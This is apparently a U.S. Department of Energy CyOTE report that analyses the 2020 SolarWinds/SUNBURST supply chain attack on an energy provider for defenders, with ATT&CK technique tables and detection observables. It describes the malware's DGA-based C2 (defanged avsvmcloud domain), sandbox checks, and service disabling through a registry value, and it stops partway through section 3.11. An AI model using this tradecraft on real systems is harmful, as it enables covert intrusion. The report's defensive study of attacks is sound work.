PRECURSOR ANALYSIS REPORT: 2020 SOLARWINDS SUPPLY CHAIN COMPROMISE AGAINST A U.S. ENERGY PROVIDER

Cybersecurity for the Operational Technology Environment (CyOTE)

30 SEPTEMBER 2022

CyOTE Cybersecurity for the Operational Technology Environment

U.S. DEPARTMENT OF ENERGY | Office of Cybersecurity, Energy Security, and Emergency Response

INL/RPT-22-69762

Table of Contents

FIGURES

TABLES

PRECURSOR ANALYSIS REPORT: 2020 SOLARWINDS SUPPLY CHAIN COMPROMISE AGAINST A U.S. ENERGY PROVIDER

1. EXECUTIVE SUMMARY

The 2020 SolarWinds Software Supply Chain Compromise Against a U.S. Energy Provider Precursor Analysis Report leverages publicly available information about the energy sector impacts of the cyber attack against SolarWinds and catalogs anomalous observables for each technique employed in the attack. This analysis is based upon the methodology of the Cybersecurity for the Operational Technology Environment (CyOTE) program.

The supply chain compromise incident, commonly known as "SolarWinds," involved a trojanized SolarWinds Orion software update, referred to as SUNBURST, that over 18,000 SolarWinds customers downloaded beginning in March 2020. SolarWinds Orion is an application that displays and monitors all the devices connected to a customer's network. A wide range of affected entities included Federal agencies such as the Department of Homeland Security (DHS) and the Department of Energy (DOE), defense contractors, cybersecurity companies, and various critical infrastructure sector organizations.

After SUNBURST was downloaded in a legitimate enterprise environment of interest, SUNBURST enabled the adversary to conduct privilege escalation, lateral movement, and external tool ingress. SUNBURST used a complex command and control (C2) communication scheme to help avoid detection by network defenders. For targets of interest, the adversary used SUNBURST to deploy malware like TEARDROP, which loaded customized BEACON (Cobalt Strike) payloads to ensure further persistence and prevent defenders from discovering the SUNBURST implant. Despite the broad reach of the software supply chain compromise, few victims saw subsequent activity by the adversary after the initial SUNBURST infection. The SolarWinds supply-chain compromise lasted nine months; during that time, the adversary likely implanted additional methods of persistence in many victim environments.

This precursor analysis report portrays the perspective of a U.S.-based energy provider that downloaded the trojanized SolarWinds Orion update package in March 2020.

Researchers and analysts identified 18 unique techniques (used in a sequence of 19 steps) utilized during the attack with a total of 243 observables using MITRE ATT&CK® for Industrial Control Systems. The CyOTE program assesses observables accompanying techniques used prior to the triggering event to identify opportunities to detect malicious activity. If observables accompanying the attack techniques are perceived and investigated prior to the triggering event, earlier comprehension of malicious activity can take place. Sixteen of the identified techniques used during the SolarWinds Supply Chain Case Study cyber attack were precursors to the triggering event. Case study analysis identified 230 observables associated with these precursor techniques, 229 of which were assessed to have an increased likelihood of being perceived in the 270 days preceding the triggering event. The response and comprehension time could have been reduced if the observables had been identified earlier.

The information gathered in this report contributes to a library of observables tied to a repository of artifacts, data sources, and technique detection references for practitioners and developers.

Organizations can use these products if they experience similar observables or to prepare for comparable scenarios.

2. INTRODUCTION

The Cybersecurity for the Operational Technology Environment (CyOTE) program developed capabilities for energy sector organizations to independently identify adversarial tactics and techniques within their operational technology (OT) environments. Led by Idaho National Laboratory (INL) under leadership of the Department of Energy (DOE) Office of Cybersecurity, Energy Security, and Emergency Response (CESER), CyOTE is a partnership with energy sector owners and operators whose goal is to tie the impacts of a cyber attack to anomalies in the OT environment to determine whether the anomalies have a malicious cyber cause.

2.1. APPLYING THE CYOTE METHODOLOGY

The CyOTE methodology, as shown in Figure 1, applies fundamental concepts of perception and comprehension to a universe of knowns and unknowns increasingly disaggregated into observables, anomalies, and triggering events. The program utilizes MITRE's ATT&CK® Framework for Industrial Control Systems (ICS) as a common lexicon to assess triggering events. By leveraging the CyOTE methodology with existing commercial monitoring capabilities and manual data collection, energy sector partners can understand relationships between multiple observables, which could represent a faint signal of an attack requiring investigation. CyOTE can assist organizations in prioritizing their OT environment visibility investments.




Figure 1. CyOTE Methodology

Historical case studies such as this one support continued learning through analysis of incidents that have impacted OT. This precursor analysis report is based on publicly available reports and provides examples of how key concepts in the CyOTE methodology appear in the real world, providing insights on how similar novel attacks could be detected earlier and therefore mitigated. The analysis enables OT personnel to independently identify observables associated with techniques known to be indicators of attack within OT environments. The identified observables highlight anomalous events for further investigation, which could enhance comprehension of malicious activity.

A timeline of events based on the CyOTE methodology portrays the attack-related observables associated with the case study's cyber attack. The timeline includes assessed dates, the triggering event, and comprehension of malicious activity by the organization. The point on this timeline when each technique appears is critical to the organization's ability to perceive and comprehend the associated malicious activity. Perception of techniques early in the timeline is critical, since halting those techniques will generally have greater potential to limit additional attack vectors using other techniques, defeat the cyber attack, and limit damage to operations.

Each technique has an assessed perceivability. Perceivability is a function of the number of observables and the potential for personnel to detect those observables. If a technique includes effects which personnel may detect, such as deletion or modification of system files or required user execution, then the technique would be more perceivable.

Differences in infrastructure and system configurations may present different challenges and opportunities for observable detection. For example, architecture-wide endpoint monitoring is likely to improve the perceivability of techniques which modify host files, such as the Data Destruction technique (T0809) for Inhibit Response Function and Theft of Operational Information technique (T0882) for Impact. Network monitoring and log analysis capabilities are likely to improve perceivability of techniques which create malicious network traffic, such as the Standard Application Layer Protocol technique (T0869) for Command and Control, External Remote Services technique (T0822) for Initial Access, and Connection Proxy technique (T0884) for Command and Control. Alternatively, enhancing the monitoring parameters of system files would increase the perceivability of techniques such as Data from Information Repositories technique (T0811) for Collection and the Service Stop technique (T0881) for Inhibit Response Function.

Comprehension can be further enhanced by technique artifacts created when adversaries employ certain attack techniques. The CyOTE program provides organizations with a library of observables reported in each historical case. The library can be used in conjunction with a repository of artifacts, data sources, and technique detection references for practitioners and developers to support the comprehension of indicators of attack.

2.2. BACKGROUND ON THE ATTACK

The 2020 SolarWinds supply chain compromise was a global initial access campaign that affected more than 18,000 organizations.[1] The campaign lasted nine months, from March 2020 until December 2020, when FireEye (now Mandiant) revealed the campaign. Despite the widespread concern this incident generated, the impact and scale of the SolarWinds software supply chain compromise is difficult to estimate as the adversary likely placed other undetected backdoors within victim environments to maintain persistence beginning in March of 2020 (D-270).

In order to conduct such a broad initial access campaign, the adversary managed to gain access to SolarWinds' internal software development environment as early as 4 September 2019 (D-450).[2] The adversary utilized special malware, which CrowdStrike later named SUNSPOT, to covertly embed the malicious SUNBURST source code into the Orion update package as it was being compiled by the SolarWinds Orion developers.[3] SolarWinds Orion is a tool that displays all the various devices connected to a customer's network and monitors the network activity of any Orion-configured device.[4] This update was compiled on or around 20 February 2020 (D-300) and made available to users from March to May of 2020 (D-270 thru D-210).[5]

Once the trojanized Orion update was installed in victim environments, SUNBURST would run and profile each victim that installed it and covertly communicate this information back to the adversary. The adversary could then choose to exploit victims of interest with follow-on malware that would add a separate backdoor in the victim's environment, to both ensure persistence to the environment and prevent defenders from discovering the trojanized SolarWinds backdoor. The adversary used customized droppers such as TEARDROP that would load BEACON, also known as Cobalt Strike, into infected environments.




Figure 2. Intrusion Timeline

In early December 2020 (D-10), FireEye began internal investigation and triage after discovering an anomalous login via the triggering of an employee's multifactor authentication process. FireEye then went public with the report, revealing that a sophisticated adversary had stolen its internal Red Team tools.[6] This internal investigation eventually led investigators back to the trojanized SolarWinds Orion.dll. FireEye notified SolarWinds on 12 December (D-1) and published the details in a blog on its website the next day on 13 December (D-0). This blog stated that a highly evasive attacker managed to compromise the SolarWinds Orion platform via a trojanized update which was made available to Orion users in March 2020.[7] FireEye called the embedded malicious code SUNBURST and Microsoft named it Solorigate in its own reporting.

If the adversary deemed a victim worthy of further exploitation, the adversary would load additional payloads, such as TEARDROP.[a] TEARDROP would then load the post-exploitation malware BEACON to ensure additional persistence.


In January of 2021, the Federal Bureau of Investigation, Cybersecurity and Infrastructure Security Agency, National Security Agency, and the Office of the Director of National Intelligence released a joint statement attributing the SolarWinds supply chain compromise to a sophisticated nation state.[8]

A timeline of adversarial techniques is shown in Figure 2. The timeline includes the estimated number of days prior to and after the triggering event. The timeline after the triggering event includes the assessed victim comprehension timeline.

Analysis identified 18 unique techniques in a sequence of 19 steps and timeframe likely used by adversaries during this cyber attack (Table 1). These attack techniques are defined according to MITRE's ATT&CK® for ICS framework.

[a] In the aftermath of SolarWinds, several vendors discovered variations of TEARDROP, such as Raindrop, in other victim environments. These tools were used for the same purpose as TEARDROP, to deliver the BEACON malware; as such, this paper will only refer to TEARDROP.

Table 1. Techniques Used in the 2020 SolarWinds Supply Chain Compromise Against a U.S. Energy Provider



Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Operating Mode	**Modify Program**	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	**Automated Collection**	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	**Command-Line Interface**	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	**Connection Proxy**	Alarm Suppression	Modify Parameter	Denial of Control
Engineering Workstation Compromise	**Execution through API**	Project File Infection		**Indicator Removal on Host**	Remote System Discovery	**Lateral Tool Transfer**	Detect Operating Mode	**Standard Application Layer Protocol**	Block Command Message	Module Firmware	Denial of View
Exploit Public-Facing Application	Graphical User Interface	System Firmware		**Masquerading**	**Remote System Information Discovery**	Program Download	I/O Image		Block Reporting Message	Spoof Reporting Message	Loss of Availability
Exploitation of Remote Services	Hooking	**Valid Accounts**		Rootkit	Wireless Sniffing	Remote Services	Man in the Middle		Block Serial COM	Unauthorized Command Message	Loss of Control
External Remote Services	Modify Controller Tasking			Spoof Reporting Message		**Valid Accounts**	Monitor Process State		Data Destruction		**Loss of Productivity and Revenue**
Internet Accessible Device	Native API						Point & Tag Identification		Denial of Service		Loss of Protection
Remote Services	**Scripting**						Program Upload		Device Restart/Shutdown		Loss of Safety
Replication Through Removable Media	**User Execution**						Screen Capture		Manipulate I/O Image		Loss of View
Rogue Master							Wireless Sniffing		Modify Alarm Settings		Manipulation of Control
Spearphishing Attachment									Rootkit		Manipulation of View
Supply Chain Compromise									**Service Stop**		**Theft of Operational Information**
Wireless Compromise									System Firmware		

Table 2. Precursor Analysis Report Quantitative Summary

Precursor Analysis Report Quantitative Summary	Totals
MITRE ATT&CK® for ICS Techniques	19
Technique Observables	242
Precursor Techniques	16
Precursor Technique Observables	234
Highly Perceivable Precursor Technique Observables	233

3. OBSERVABLE AND TECHNIQUE ANALYSIS

The following analysis may assist organizations in identifying malicious cyber activity earlier and more effectively. The following techniques and observables were compiled from publicly available sources and correlated with expert analysis.

3.1. EXTERNAL REMOTE SERVICES TECHNIQUE (T0822) FOR INITIAL ACCESS

The adversary made use of the SolarWinds Orion platform to leverage a legitimate remote service to gain initial access into more than 18,000 victim environments. SolarWinds Orion is a tool that displays all the various devices connected to a customer's network and monitors the network activity of any Orion-configured device.[9] The wide adoption of Orion presented the adversary with an unprecedented opportunity to piggyback off of a software update to gain access into thousands of victim networks. SolarWinds publicly listed dozens of its customers on its website, including major defense contractors and Federal agencies, which likely lured the adversary into choosing SolarWinds Orion as an initial access vector.[10]

Although IT Staff, IT Cybersecurity, and Support Staff personnel are most likely to have interacted with the trojanized patch file during normal duties. However, none are likely to have observed the trojanized backdoor due to the care the adversary took to ensure the SUNBURST payload was not detected.

One observable was identified with the use of the External Remote Services technique (T0866). This technique is important for investigation because it allows the adversary to gain initial access to victim operating environments. This technique appears first in the timeline and responding to it will effectively halt all future events. Terminating the chain of techniques at this point would prevent the adversary from gaining initial access to the system.

The one observable associated with this technique is not assessed to be highly perceivable.

Please see Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 28 artifacts could be generated by the External Remote Services technique
Technique Observers[b]	IT Staff, IT Cybersecurity, Support Staff

[b] Observer titles are adapted from the Job Role Groupings listed in the SANS ICS Job Role to Competency Level Poster. CyOTE products utilize these job categories rather than organizational titles to both support comprehensive analysis and preserve anonymity within the victim organization. A complete list of potential observers can be found in Appendix C.

3.2. SUPPLY CHAIN COMPROMISE TECHNIQUE (T0862) FOR INITIAL ACCESS

To compromise as many victim environments as possible, the adversary leveraged SUNSPOT, a sophisticated piece of malware inside SolarWinds' software development environment. SUNSPOT maintained persistence in the environment and injected the malicious SUNBURST code into the Orion software update package during compilation.[11] When developers were finalizing the Orion update on or around 20 February 2020, the SUNBURST source code was injected into the SolarWinds.Orion.Core.BusinessLayer dynamic link library (.dll) in the final stages of compilation.[12] When SolarWinds made the signed software packages in the CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp patch file available in March 2020, any SolarWinds Orion user who downloaded the patch file would also unknowingly install and run the trojanized and signed SolarWinds.Orion.Core.BusinessLayer.dll that contained the SUNBURST backdoor.

Although IT Staff, IT Cybersecurity, and Support Staff personnel are most likely to have interacted with the trojanized patch file in normal duties, it is highly unlikely they would have observed the trojanized backdoor due to the lengths the adversary went to ensure the payload was not detected.

A total of four observables were identified with the use of the Supply Chain Compromise technique (T0862). This technique is important for investigation because it presents a unique opportunity for an adversary to gain access into many victim environments. This technique appears relatively early in the timeline and responding to it would effectively halt adversary access to victim environments. Terminating the chain of techniques at this point would prevent the malware from infecting victims, limiting operational damage in both IT and OT environments.

All four observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 31 artifacts could be generated by the Supply Chain Compromise technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff

3.3. USER EXECUTION TECHNIQUE (T0863) FOR EXECUTION

After downloading the trojanized CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp file from SolarWinds, the victim's IT Staff would have likely applied the patch to their organization's networks. In doing so, the malicious SolarWinds.Orion.Core.BusinessLayer.dll would be called and executed by the legitimate SolarWinds.BusinessLayerHost.exe process on an infected host, activating the SUNBURST malware after a randomized delay of up to two weeks after the program's execution.[13]

IT Staff, IT Cybersecurity, and Support Staff personnel may have been able to observe post-infection C2 network traffic after SUNBURST completed its initial checks before executing. However, it is unlikely these observers would have correlated the anomalous network traffic with the trojanized Orion .dll.

A total of four observables were identified with the use of the User Execution technique (T0863). This technique is important for investigation because it allows malware to be dispersed to a large number of victims, enabling unauthorized adversary intrusion into victim operating environments. This technique will generate anomalous files and directories on the host. This technique appears relatively early in the timeline and responding to it would effectively halt further adversarial activity. Terminating the chain of techniques at this point would prevent the malware from infecting the host, limiting adversary activity in both IT and OT environments. This technique modifies the host operating system files, via the download and installation of the trojanized SolarWinds Orion update, placing the host in a modified or compromised state.

All four observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 23 artifacts could be generated by the User Execution technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff

3.4. EXECUTION THROUGH API TECHNIQUE (T0871) FOR EXECUTION

SUNBURST used official Windows Application Programming Interfaces (APIs) for execution on an infected host, as well as initial reconnaissance activities. These APIs allowed the adversary to determine where SUNBURST was installed, facilitate execution guardrail checks to ensure it was in a legitimate enterprise environment, and delete any non-essential artifacts left on an infected host. TEARDROP also made use of Windows APIs in the span of its execution.

IT Staff and IT Cybersecurity personnel are most likely to have observed any suspicious API calls. However, due to the stealthy nature of SUNBURST and other follow-on malware, it is unlikely that observers would have been able to put these API executions into context.

A total of two observables were identified with the use of the Execution through API technique (T0871). This technique is important for investigation because it allows the malware to compromise victim operational assets. This technique appears throughout the timeline and responding to it will likely prevent an adversary from conducting any further malicious activity in a victim's environment. This technique modifies the host operating system files, via the creation and removal of malware-related artifacts, placing the host into a modified or compromised state.

Both observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 19 artifacts could be generated by the Execution Through API technique
Technique Observers	IT Staff, IT Cybersecurity

3.5. MASQUERADING TECHNIQUE (T0849) FOR EVASION

The adversary made extensive use of the Masquerading technique (T0849) throughout the SolarWinds software supply chain attack. Since the SUNBURST malware was embedded into the Orion update package, the attackers were able to leverage the 24 March 2020 signed SolarWinds code certificates attached to the CORE-2019.4.5220.20574-SolarWinds-Core-v2019.4.5220-Hotfix5.msp binary.[14]

The network traffic scheme that SUNBURST used for C2 appeared benign by using a domain generation algorithm (DGA) to construct unique subdomains that resembled generic network infrastructure, such as <DGA>.appsync-api[.]us-east-[.]avsvmcloud[.]com and <DGA>.appsync-api[.]appsync-api.eu-west[.]avsvmcloud[.]com.[15] SUNBURST's domain generation algorithm generates a unique subdomain per infected host that is appended to one of the Domain Name System (DNS) suffixes hardcoded in the malware's configuration. The adversary did this to both evade detection and effectively catalog thousands of victims. The SUNBURST network traffic also mimics the Orion Improvement Program (OIP) protocol and stores the outputs of its reconnaissance efforts within phony Orion plugin files in a JSON format. Finally, SUNBURST disguises hexadecimal and globally unique identifier (GUID) strings used for C2 commands and responses as traffic that resembles .NET assemblies.[16]

The adversary also ensured that processes and tasks of SUNBURST, TEARDROP, and other secondary tools were renamed after common, legitimate Windows programs and placed in folders that mimicked normal background activity.[17] TEARDROP was also observed referencing several .jpg files upon execution, likely an attempt at blending into background host activity and concealing malicious command strings in a .jpg file header.

IT Staff and IT Cybersecurity personnel may have been able to observe network traffic related to C2 communications to the unique subdomains of avsvmcloud[.]com, as well as the creation of faux JSON files. Observers may also have perceived the presence of tools mimicking common Windows tools in common file directories.

A total of 48 observables were identified with the use of the Masquerading technique (T0849). This technique is important for investigation as the adversary purposely disguises files so staff may not suspect malicious applications or executables. This technique appears further along the attack timeline and responding to it would enhance detection of anomalies by defenders. This technique modifies the host operating system files via the manipulation of system configuration settings and associated system registry entries, placing the host into a modified or compromised state. This technique also generates network traffic, a potential source of investigation for defenders.

All 48 observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 15 artifacts could be generated by the Masquerading technique
Technique Observers	IT Staff, IT Cybersecurity

3.6. REMOTE SYSTEM INFORMATION DISCOVERY TECHNIQUE (T0888) FOR DISCOVERY

Following a randomized delay after installation, SUNBURST conducted a series of checks to determine characteristics of the environment it is in. These checks helped ensure it was in a legitimate enterprise environment and not a development or malware analysis sandbox by referencing a list of hardcoded hashes associated with blocklisted processes. SUNBURST also profiled certain aspects of the host it was running on, such as the MAC address, hostname, username, Operating System (OS) version, public IP address, and if the host was adjoined to an Active Directory (AD) server.[18] SUNBURST then used several of these factors to construct its unique C2 subdomains as described in Section 3.9. In addition, SUNBURST checked the active processes running on a host against a hardcoded list of blocklisted processes and sent the results of this check back to its C2 server. If SUNBURST detected any blocklisted processes, the malware would terminate execution and retry later.

IT Staff and IT Cybersecurity personnel may have been able to observe the network traffic to unusual subdomains of avsvmcloud[.]com, as well as process enumeration of an infected host.

A total of nine observables were identified with the use of the Remote System Information Discovery technique (T0888). This technique is important for investigation because it enables data extraction, as well as persistence. This technique appears relatively late in the timeline and responding to it may enable defenders to prevent data exfiltration as well as further system modification and data loss.

All nine observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of eight artifacts could be generated by the Remote System Information Discovery technique
Technique Observers	IT Staff, IT Cybersecurity

3.7. MODIFY PROGRAM TECHNIQUE (T0889) FOR PERSISTENCE

SUNBURST contained a hardcoded list of programs that the malware would attempt to modify and disable on an infected host. After checking for any blocklisted processes, SUNBURST would then attempt to disable these processes by modifying the corresponding registry key with the value “4” that corresponds to SERVICE_DISABLED:[19]

HKLM\SYSTEM\CurrentControlSet\services\<service_name>\

Any processes that SUNBURST managed to modify would be disabled on the next power cycle. Then SUNBURST would log any disabled services to its configuration file and try to disable the services again in the future. The adversary also leveraged Netsh to disable any firewall rules that could identify C2 traffic related to SUNBURST, TEARDROP, or BEACON payloads.

IT Staff and IT Cybersecurity personnel may have been able to observe modifications and creation of Windows services described above. They may also have observed various processes not running on a host.

A total of 12 observables were identified with the use of the Modify Program technique (T0889). This technique is important for investigation because it modifies the host and enables persistent adversarial access to victim operating environments. This technique appears early in the timeline and responding to it will limit persistence of the malware. This technique modifies the host operating system files, via the manipulation of processes and modification of registry files, resulting in the host being placed into a modified or compromised state.

All 12 observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of three artifacts could be generated by the Modify Program technique
Technique Observers	IT Staff, IT Cybersecurity

3.8. SERVICE STOP TECHNIQUE (T0881) FOR INHIBIT RESPONSE FUNCTION

SUNBURST contained a hardcoded list of processes that it would try to disable on an infected host. The malware attempted to disable these processes by modifying the registry HKLM\SYSTEM\CurrentControlSet\services\<service_name>\ with the value “4” that corresponds to SERVICE_DISABLED.[20] These processes would then be disabled upon the next power cycle of the device. SUNBURST then would log any disabled services to its configuration file and again attempt to disable any processes it was not able to. SUNBURST would also disable SSL certificate verification for any inbound and outbound C2 traffic over HTTP or HTTPS.

IT Staff and IT Cybersecurity may have been able to observe the suspicious registry activity on infected hosts. Observers also are likely to have witnessed certain applications not functioning properly due to SUNBURST disabling various processes.

A total of 15 observables were identified with the use of the Service Stop technique (T0881). This technique is important for investigation because it prevents victims from delivering products or services. This technique modifies the host operating system files, via the manipulation of host services and modification of registry files, resulting in the host being placed into a modified or compromised state. Terminating the chain of techniques at this point would limit the theft of operational information and potential business interruptions.

All 15 observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of 13 artifacts could be generated by the Service Stop technique
Technique Observers	IT Staff, IT Cybersecurity

3.9. AUTOMATED COLLECTION TECHNIQUE (T0802) FOR COLLECTION

SUNBURST was configured to automatically profile each victim environment it was executed in and relay this information to its C2 infrastructure. This automated collection sought details on the victim's hostname, username, OS version, Public IP address, and MAC Address.[21] SUNBURST also verified if an infected host was adjoined to an AD Server. SUNBURST enumerated the processes running on an infected host both as an anti-analysis technique, as well as reconnaissance of the victim's environment. SUNBURST used faux JSON files to store this information in an attempt to mimic the SolarWinds Orion protocol.

IT Staff and IT Cybersecurity may have observed the network traffic of SUNBURST relaying the results to the adversary-controlled C2 infrastructure.

A total of 10 observables were identified with the use of the Automated Collection technique (T0802). This technique is important for investigation because it enables data extraction, as well as persistence. This technique appears throughout the timeline and responding to it may enable defenders to prevent data exfiltration, as well as further system modification and data loss.

All 10 observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 23 artifacts could be generated by the Automated Collection technique
Technique Observers	IT Staff, IT Cybersecurity

3.10. STANDARD APPLICATION LAYER PROTOCOL TECHNIQUE (T0869) FOR COMMAND AND CONTROL

SUNBURST leveraged DNS and HTTP(S) for command and control between the victim and the attacker. After initial execution and completing checklist procedures, SUNBURST used a domain generation algorithm to construct unique subdomains based on several unique values or attributes of the victim's environment. It then attempted to resolve these unique subdomains by generating a canonical name (CNAME) DNS request to one of several hardcoded DNS suffixes (listed in this technique's observable table) embedded in the malware.[22] The adversary likely made use of the DGA to help SUNBURST traffic blend into background network activity, as well as catalog the thousands of environments where SUNBURST was installed.

From this point on, the adversary could use the DNS protocol to switch SUNBURST into "passive" or "active" mode, as needed. If "passive", SUNBURST only receives updates as necessary and periodically beacons out to its C2 server. If "active", SUNBURST receives commands and sends any output via HTTP and HTTPS GET and POST requests to one of its unique C2 domains.[c] Finally, SUNBURST makes use of steganography to hide command data that is disguised as XML data related to .NET assemblies with faux JSON files.[23]

IT Staff and IT Cybersecurity personnel may have been able to observe the suspicious network activity in the victim environment. Specifically, communication to avsvmcloud[.]com and the uniquely generated subdomains presents an opportunity to investigate the source of this anomalous network traffic.

Nine observables were identified with the use of the Standard Application Layer Protocol technique (T0869). This technique is important for investigation because it enhances adversarial C2 capabilities of the host environment by the adversary and limits the ability of defenders to detect adversarial activity. This technique appears late in the timeline and responding to it will mitigate future events.

All nine observables are assessed to be highly perceivable.

Please see Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of 12 artifacts could be generated by the Standard Application Layer Protocol technique
Technique Observers	IT Staff, IT Cybersecurity

[c] HTTP and HTTPS are the main protocols that the adversary used to send commands to an active SUNBURST module when attempting lateral movement or privilege escalation inside a victim's environment.

3.11. COMMONLY USED PORT TECHNIQUE (T0885) FOR COMMAND AND CONTROL

The adversary used several commonly used ports for C2. SUNBURST utilized DNS on TCP Port 53 and HTTP on TCP Ports 80 and 443.[24] Follow-on payloads like TEARDROP and BEACON used HTTP and HTTPS for sending and receiving data from the adversary.

